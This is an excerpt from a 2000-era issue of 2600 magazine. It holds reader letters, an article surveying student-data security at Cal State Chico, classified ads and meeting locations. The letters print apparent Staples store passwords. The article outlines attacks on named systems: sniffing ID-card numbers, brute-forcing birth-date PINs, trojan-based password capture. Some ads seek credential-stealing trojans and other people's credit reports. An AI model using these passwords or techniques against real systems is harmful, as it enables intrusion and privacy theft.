
Cielo

We expected an increase in attacks on us because of a perceived weakened state. But this is nothing compared to what will happen if we don't resist each and every time we're pushed.

Dear *2600:*

This is in response to the letter from "Jack A. VanWoerkom, Senior Vice President, General Counsel, Staples" in 17:1 regarding my article on Staples in the preceding issue.

Firstly, I haven't heard a title like that since the book *Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw by The Man Who Did It* came out.

Secondly, Jack (may I call you Jack?), you "demanded" that *2600* identify me, under threat of legal action. Well, I'm sorry to say that *2600* doesn't know who I am and therefore cannot tell you, even if they wanted/were forced to.

Thirdly, you repeatedly mentioned "trade secrets" and "proprietary information" in your letter. I doubt you are saying that the fact that EAS (Electronic Article Surveillance for you home players) stickers can be removed from products is "proprietary information." And since most of the other information in the article can be observed with a minimum of effort by a determined observer, the only things you could be referring to as "trade secrets" are your passwords. In this regard, I have two points: First, aren't you glad it was someone like me who found out your passwords? I mean, at least I notified you (indirectly, granted) of the problem. It *could* have been someone with a malicious streak who could have wiped out all your files, or, worse yet, screwed with your system so cleverly and subtly that you still wouldn't know, years (and tens of thousands of dollars of losses) later. Now, because of me, you are warned. And hopefully, you will take precautions to prevent unauthorized access to your store's computers. You're welcome. My second point is in regard to your passwords themselves. While "01BS-dufWH.9" is a reasonable password for an Administrator account, it really should have some more non-alphanumeric characters in it to make it tougher to brute-force. Having a password be only four characters makes it *extremely* easy to brute-force. Especially when the words are obvious ("SELL") or taken straight from corporate brainwashing literature ("CARE"). Using the stock symbol ("SPLS") is just plain dumb, as is using the store's name followed by a simple digit series ("Staples1234"), or the login name backwards ("ecivreSselpatS").

Fourthly, I have some suggestions for you on how to beef up security at the store level. Besides changing your passwords to something a *little* less obvious, I would suggest that you have floppy drive locks installed on all the computers, includ-

ing the ribbon computer and those in the manager's offices. You should change the default password for your phone systems as well and cease using "Fred Klein" to rally the troops (perhaps you could switch to "Jack VanWoerkom"?). Now, I normally charge $40 an hour for simple security audits, but you can have this one free... this time.

Finally, since you seem to dislike knowing about any security problems Staples may have, I won't say a word about those dial-ups at the Home Office, the fact you still use default passwords for your AS400 system, or anything about your web site.

Maverick212

Y2K

Dear *2600:*

I'm sitting here looking over the 17:1 issue of *2600* and was noticing the many "year 2000" bugs that happened with the mag. I would just like to say it was a nifty little bug that hit.

Mojo

Sure, get a little enjoyment out of our pain and frustration. What a nightmare. Fortunately, we seem to have managed to get the bugs ironed out once and for all. Thank you CERT.

True Security

Dear *2600:*

I was recently on the United States Postal Service web site looking up a zip code when I saw something that I couldn't help laughing at. They have this online service called USPS eBillPay, which can be used to pay postage and other charges online. On the main page, there is a little logo with text that reads: "USPS eBillPay: As secure as your mailbox." Now, how many people really have "secure" mailboxes? I clicked on it anyway and read more about it on the next page. They go on and make another statement about security: "Secure? Of course! It's the United States Postal Service!"

pulse

Considering most mailboxes don't even have locks of any sort, that is a rather frightening claim.

Listening In

Dear *2600:*

I just had to finally write and speak my piece. In 16:4 Black Axe wrote an article "An Intro to Paging Networks and POCSAG/FLEX Interception." First I must thank Black Axe for all the hours of pure fun I have had intercepting paging transmissions. The world between radio technology and computer technology is growing ever closer. Anyway, I thought I would share this little piece of the paging airwaves I picked up one night: "Msg:Computer crime 'in progress' diverting c.c. #s. Call me @ 894-5272. ADP#9" Can you believe it? "Computer crime in progress." I actually called the number and found out it belongs to an e-commerce business. The guy answered, but I didn't feel like social engineering that night so I hung up. It occurred at about 9:12 P.M. Thanks again for all the fun!

zzflop

Female Hackers

Dear *2600:*

I've noticed that females usually don't send letters to *2600.* This is because, like most of the computer industry, girls don't usually hack or aren't extremely knowledgeable about computers. I myself am and many people think this is odd. I do not brag about what I do, but anyone who knows I'm interested in computers thinks it's strange. For example, I'm the only female in my computer maintenance class in school. The Internet is a great place for women to hide their identities and get ahead. Many hide behind handles and such and guys treat them just like one of the guys. I don't know. Do guys like females who hack? Are they well respected in the hacker community? So far, I've only had a few problems with my sex in the community. I just wanted to know other female hackers' opinions on the subject. I think that the Internet is great, because most of the people you talk to just assume you're a guy and they have no problem chatting with you. Just wanted to know if female hackers out there are getting the same respect as me.

MiStReSS DiVA(aka-Beui)

We find that you're treated with more respect if you don't make an issue of these things to people who don't know you at all. Your ideas and words are what people should judge you by and when you start to define yourself in your name (using words like "boy" or "girl") it's hardly surprising when people treat you differently. Some people want this but for those who wish to experience the amazing anonymity of the net, leave the personal descriptions for later.

Desperate

Dear *2600:*

I am really desperate to hack a site and change their stuff. I have been looking at your site forever. I need to hack. *I am desperate.* Please help me.

From a Wanna be Hacker

Yes folks, this is the threat to the nation's infrastructure you've heard so much about.

The Verizon Threat

Dear *2600:*

I just read your web article on the Verizon problem concerning domain registration, so I registered VerizonSucksDick.com about five minutes ago just to see what happens.

majickmutex

Last we checked, those domains are going fast. Between the 706 names that Verizon already registered and all of the ones that people are registering now as a protest against their threats, the people benefiting the most are the domain registrars.

A STUDENT'S PRIVACY SECURITY SURVEY

by Pip Macki

This is a survey of the security of private student information on college campuses. The particulars in this case were collected at the California State University at Chico. Rather than undergoing a comprehensive security audit, these are only the vulnerabilities that are casually apparent. Most of these issues have been observed by students during the regular course of registering for classes, checking grades, etc. The scope of this survey only includes network and administrative policy, and network security. While there may be machines on these networks running services that are vulnerable to attack, all of the issues raised in this survey exist independent of any exploitable services.

Numerous university databases contain personal student information. Most of these databases receive information at one point or another from the mainframe (CHIMVS). This machine hosts the Student Information System (SIS+), a database that contains, among other things, information on the enrollment status, grades, test results, and immunization records for all Chico State students since the system was put into place.

CHIMVS is running OS/390 with a front-end called Telescreen. Telescreen has C2 certification, but only when it is properly configured. University administrative staff connect directly to Telescreen via a TN3270 client. This access method is used for everything from reserving a room to changing a student's enrollment status. Not only does TN3270 use plain-text authentication, there are no apparent TCP wrappers implemented, no firewalls (or a non-configured firewall), and many unsecured machines on the same LAN which still contains numerous non-switching hubs. Essentially, traffic is wide open to the entire world, with little if any distinction between trusted and non-trusted networks.

It would be trivial to install SSH or tunnel TN3270 through an encrypted layer. Such basic steps would eliminate an intruder's ability to pilfer passwords from a compromised machine from which users do not directly access CHIMVS. Packet sniffing would still be a threat even if the server were separated from the Internet and student networks. There are currently no secure means available for accessing CHIMVS. All users are forced to login without encryption. Physical access to Ethernet cables is also not difficult for a determined intruder to obtain.

Given the current setup, all IP addresses are allowed to connect to CHIMVS and potentially login. CHIMVS' direct and unfiltered connection to the Internet greatly increases the number of people who are able to access SIS+ without any possible legitimate reason for having access.

Only trusted computers on the correct interface should be able to connect to CHIMVS. However these computers (and their users) aren't worthy of trust themselves. Currently these workstations are just as exposed as CHIMVS, but are far more vulnerable to attack because they are also being used to access the world wide web and retrieve e-mail while running notoriously insecure operating systems such as Microsoft Windows 95 and NT. Some of the Windows workstations have a virus scanner like Network Associate's V-Shield installed and prevent the long-term installation of new programs by re-mastering the hard drive from a central file server after each reboot. Should the central file server be compromised, the results could be devastating. All it takes is one workstation infected with a trojan horse like BackOrifice 2000 (BO2K) to permit an intruder to sniff the net-

work traffic for passwords and student information, log users' keystrokes as they enter their login and password, and use the trusted machine as a proxy to connect to CHIMVS. Since BO2K is open source, it can easily be modified and recompiled to slip pass conventional virus scanners.

Upon submitting forms to the Admissions and Records Department, students have been known to have a clear view of the terminal's screen. One such screen displayed a TN3270 client (showing the record of the previous student) and a minimized session of the Microsoft Outlook e-mail client with the user's e-mail address visible. There is a long list of methods for delivering a trojan, and programs like Microsoft Outlook and Internet Explorer make it very easy for a user to unwittingly execute hostile code simply by viewing a document or going to a web site. While the monitors can be repositioned so that they are no longer visible to shoulder surfing students, finding out a user's e-mail address is as easy as calling on the phone and asking their name. A complete and searchable directory of users' e-mail addresses, names, phone numbers, and departments is accessible from the Chico State web page at www.csuchico.edu/cgi-bin/address. Department secretaries and other staff are still susceptible to shoulder surfing and social engineering.

Any machine containing sensitive information should have no Internet connection whatsoever - it is an unnecessary risk and of questionable value. Failing that, a properly configured firewall is essential. Setup of all incoming connections should be denied, with outgoing connections limited to preapproved TCP ports, like 80 for http, etc.

Onsite Mischief

There is still the issue of sharing information with other databases. Campus Computing and the College of ECT maintain a user database that uses Student ID (SID) numbers copied from SIS+ for tracking and identifying e-mail and shell accounts. Student ID cards contain a globally unique identifier (GUID) that is a different number than the SID (which in the vast majority of cases are Social Security Numbers). The Student ID card system is used as positive identification for students, faculty, and staff. Their magstripes and barcodes contain the non-SID GUID and are used as a means of authentication for creating e-mail accounts and to toll meals from dining hall meal plans. This database is maintained on a system known as ICAM which ties Student ID card numbers to SIDs (obtained from SIS+), along with a photograph of the person and meal information. When a meal is used, the card is swiped at a point of sale terminal connected to ICAM or some intermediary computer via a serial port. An observant student would notice a serial cable going from the magstripe reader into an exposed and accessible punch-down junction box in the basement rec room. It is a simple matter of plugging the serial cable into one serial port of a laptop, and the other serial port into the junction box and running a sniffer to pilfer Student ID card numbers, which can then be used to rewrite a magstripe in order to steal meals or create e-mail accounts as someone else. The ICAM system itself fails in many of the same ways as CHIMVS because of its lack of isolation and protection.

The College of ECT breaches students' privacy by associating their full name, obtained from SIS+, with their system user name, and publishing it in a public directory. It is impossible for a student to modify this entry, as it exists independently of the system password file. The e-mail account system currently uses SIDs to keep track of user accounts. It regularly checks SIS+ for the major and enrollment status of each account holder to verify which machine their account should be on. If SIS+ used the Student ID card number as the SID, it would eliminate the need to cross-reference the two GUIDs.

It is possible to obtain a non-SSN SID. However, if one first registers under their SSN and then changes to a fictitious number, it is still cross-referenced with the original SSN and there

is no system in place to enforce the change in all of the various databases - causing much confusion and generally breaking things. It is also possible for a student to change the PIN (set to their date of birth by default) with which they access their accounts via TRACS to register for classes and to check account information via the Student Personal Information web page. The combination of SSN and DOB as a means of authentication are very poor choices. They are easily obtained and guessed (respectively) pieces of personal information. CNS, the Communications Network Services (www.csuchico.edu/csrv/cns), which provides telephone service for students living on and off campus uses social security numbers to identify students' accounts. They have been known to hand people their phone bill (containing full account information) without checking a photo ID - only their phone number. Once a person's SID has been discovered, it is a simple task to automate sequential dialing (wardialing) of TRACS (www.csuchico.edu/schedule/tracs_book) until the right PIN is entered. Alternatively, one could theoretically write a program to sequentially enter PINs to the https://www-sis2.csuchico.edu/SalvoC/mvstart2.htm web page login. Limited testing did not indicate a login retry limit per IP address.

Like a traditional dictionary attack, the pool of possibly PINs can be narrowed significantly. First, by limiting it only to valid dates and a range of years consistent with the possible ages of the target. In the rare case of someone actually having a non-DOB PIN, the chances are it is still six digits and one can work down from that. The Student Personal Information web page's CGI has numerous potential vulnerabilities, most of which were not tested conclusively, not the least of which include buffer overflows and man-in-the-middle attacks. The login page for the CGI is displayed in a JavaScript pop-up window and encrypted via SSL. Various measures are taken to try to protect users' sessions, the login and PIN must be reentered each time a new request is made, and sessions timeout in a short amount of time. But despite using SSL, the mistake is made of transmitting the login and PIN via the GET method of an html form tag, rather than the POST method. Thus the login and PIN become part of the URL the browser goes to, and it is saved in the browser's history file and any bookmarks that are made of the page. Bugs present in both Internet Explorer and Netscape allow previously accessed URLs to be erroneously reported as a referring URL to subsequently visited sites - further increasing potential exposure. Checking the history files of public lab computers around grade reporting time could prove quite fruitful.

After taking the training course for using SIS+, it is not uncommon for users to write their password on the inside cover of their user manual. Asking to borrow a department secretary's manual is one very easy technique for gaining access - the Chico State web page (www.csuchico.edu/tlp/resources/oncampus/master/rmavailres.html) even offers this friendly advice for those seeking to reserve a room, *"Most department secretaries have an account and password to access SIS+. Below is a list of steps to access SIS+ for anyone who has a computer, a network connection, and a SIS+ account and password...."*

In a red-tape filled bureaucracy like a university, sometimes the easiest way to analyze security is from the outside. However, to perform a truly comprehensive security audit, proprietary knowledge of the University's database management would be needed, along with a whole lot of permission.

MARKETPLACE

Happenings

H2K - HOPE 2000 will be taking place on July 14, 15, and 16, 2000 in New York City at the HOtel PEnnsylvania (the site of the first HOPE Conference in 1994). This time we have two floors and enough room to do whatever we want. If you haven't waited too long to read this, there may still be time to make it! Reserve your room at the hotel by calling (212) 736-5000 (sentimental types can dial PEnnsylvania 6-5000). Mention that you're with the H2K conference to get the discounted rate. Unlike previous HOPE conferences, we will be running this one around the clock beginning on Friday morning and ending on Sunday night. We will have two tracks of speakers plus an open mike as well as music, films, and a/v presentations of all sorts. Catch the world premiere of the 2600 documentary "Freedom Downtime," hear keynote speaker Jello Biafra, participate in our mock trial against the MPAA, stay an extra day for the REAL trial on Monday the 17th at the Federal Courthouse downtown. Meet hackers from around the world as we share info on all of the latest developments. A full program will be posted on our website. Registration for H2K is $40 and includes admission to all events throughout the three days. Advance registration is closed - you now can only pay at the door. Continue to check www.h2k.net for updates.

DEF CON 8 is July 28th to the 30th in Las Vegas. Wacky hackers descend on Las Vegas for the eighth annual computer underground convention. Last year over 3,000 people showed up to party, exchange information and ideas, and hack on the local network. This year we have the entire Alexis Park resort to ourselves, which means almost double the space! This means more speeches, more demonstrations, and more things to do. There will be the fantasy net connection, Capture the Flag network contest with new rules and goals, The Spot the Fed Contest, and the social engineering contest to name a few. There will be live bands and an even larger 24 hour rave area, a vendor area where people can sell shirts, tools, and other goodies. This year the speeches will be separated into different tracks, from "newbie" talks designed to introduce new hackers into different areas of interest to "Uber Haxor" for those people looking to refine their skills or get the latest tech info. Any of this stuff get your attention? Even if it doesn't you can still hang out by the pools and watch the conference through the hotel TV system! Check out www.defcon.org for the latest planning information and speakers, or for previous year's speeches. Email The Dark Tangent (dtangent@defcon.org) for more information.

For Sale

HACKERS WORLD. 650 MB of hacking files $15, Anarchy Cookbook 2000 $20, Virus 2000 (351 pages of computer viruses) $10, Make Money Fast (250 ways to make money on the Internet) $5, Phone Bug (no plans, the real device) $10, cell phone pickup device (just aim at the phone and hit the button and it picks up the call with little static) $20 for plans and $30 for the device. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; CD-ROM PDF/GIF version with lots of extra data and plans for voice changers, scramblers, tone boxes, bugging, etc. $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. TAP back issue set (full-sized copies) $40 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

THE E-HOLSTER is a durable, high technology product that is basically a shoulder holster that enables you to comfortably carry from two to four personal appliances/items inside of very flexible, yet protective black neoprene or black leather pouches with safety straps. For complete information and purchase, go to http://www.eholster.com.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

HTTP://PAOLOS.COM since 1996. Lockpicks, auto entry sets, confidential trade publications, survival tools, an exciting line of affordable switchblades, powerful air rifles and pistols, and a complete line of super-realistic Airsoft guns. *Danger: do not brandish these guns in public, you may be arrested/shot.* We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices hands down! No "spy store" or "Y2K" hype here, you won't believe it! Visit us to post messages to our discussion board, add your email to our mailing list, or place an order with our easy-to-use catalog! We can ship internationally, and will only sell to qualified customers. U.S. customer can now pay with VISA/MC.

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

PEOPLE WITH ATTITUDE. Check out the political page at the Caravela Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/caravela99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year-old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Caravela Books QH93, 134 Goodburlet Road, Henrietta, NY 14467.

INFORMATION IS POWER! After years of being in the scene we've put together a publicly accessible site for people to talk about a wide variety of hacking genres. In addition, we have obtained feeds for our own private news center for information and articles about current computing happenings worldwide. You can find all this, and more, on our site at: www.sotmesc.org/gcms.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $15 (s/h incl.) buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope.

Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 40A Weis Rd., Albany, NY 12208.
CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

Help Wanted

POLITICAL PRISONER has non-profit organization, developed his own primitive web pages to foster political support for his release, but has no one to post his work on the Internet. Needs someone to post it, maintain web pages (updating), and maybe improve the cosmetics. Has money to pay for the site (www.SwainClemency.org). Also need mailing lists at reasonable costs. Anyone interested may contact: Barb LeMar, Director, Sean Swain Clemency Campaign, P.O. Box 57142, Des Moines, Iowa 50317. (515) 265-2306
LOOKING FOR ASSISTANCE in matching names and addresses to known telephone numbers. Existing "reverse" search programs have not been helpful. Willing to pay reasonable fee for each match. Call (718) 261-2686 for further details.
NEED HELP ON CREDIT REPORT, ex-wife screwed me. Please reply to: I4NI, 5128 W.F.M. 1960, PMB#215, Houston, TX 77069. "Michael"
I AM INTERESTED IN HIRING SOMEONE familiar with accessing telephone information. Generous pay. Please contact me at C. Chao, PO Box 375, Middle Village, NY 11378.
NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.
HELP TO FIND TROJAN HORSE PROGRAM. Understand there is a Trojan Horse program which may be added as an attachment to an e-mail (which appears innocuous when viewed or read) but which will execute and record any password used by the recipient and then send it by e-mail to an outside recipient. Further, that if the outside recipient doesn't receive it for any reason, the e-mail message with password(s) will not bounce back to the sender. Also, there is another Trojan Horse program which, after it installs itself in the UNIX-based ISP of the target, will mail out copies of all incoming/outgoing to an outside recipient without the target being aware of it. Can anyone help with complete information, details, and programs? bryna5@usa.net
I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? test/test@usa.net
NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail netvampire@iname.com for list or details.

Wanted

MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.
I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.
WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law and Certified Information System Security Professional, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.
THE FAMILY, a close-knitted anarchy social group has formed for hackers, phreakers, and computer nerds. Join with your kind in furtherance of independent ideology, financial freedom, and prosperity. Master the possibility of collective thought and association with members of your own mindset. For further enlightenment as to the lifestyle of the family, break the old mold, dare to explore, contact: Purcell Bronson, Drawer K, Dallas, PA 18612.

Personal

I AM A FAIRLY INTELLIGENT PERSON with potential to be a computer geek looking for someone to give me one-on-one lessons in areas necessary to be a hacker by way of correspondence. I am presently being held captive by the Texas prison system and I have approximately 2 years before I am released and I want to familiarize myself with the basics and fundamentals of hacking during this period. Interested people contact me at: T. EDWARD JONES, No. 510071, HC 67, Box 115, Kenedy, Texas 78119, U.S.A.
BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: www.brazilboycott.org

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/15/00.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones. Perth: The Merchant Tea & Coffee (183 Murray Street). Meet outside. 6 pm.

Sydney: Central Station in the main "dome" of the country trains area by the big clock and Burger King. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Québec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm. Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

UNITED STATES

Alabama

Auburn: Courtyard outside the computer lab at the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: University of Alabama, Ferguson Center by the payphones.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Trumbull: In front of Gloria Jean's Coffee at the tables.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale. Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 808-922-1677, 808-923-9292.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

South Bend: Town and Country Shopping Center at Cosimo & Susie's a Bit of Italy.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really).

Montana

Butte: Butte Plaza Mall on Harrison Ave. near JC Penney and GNC.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area.

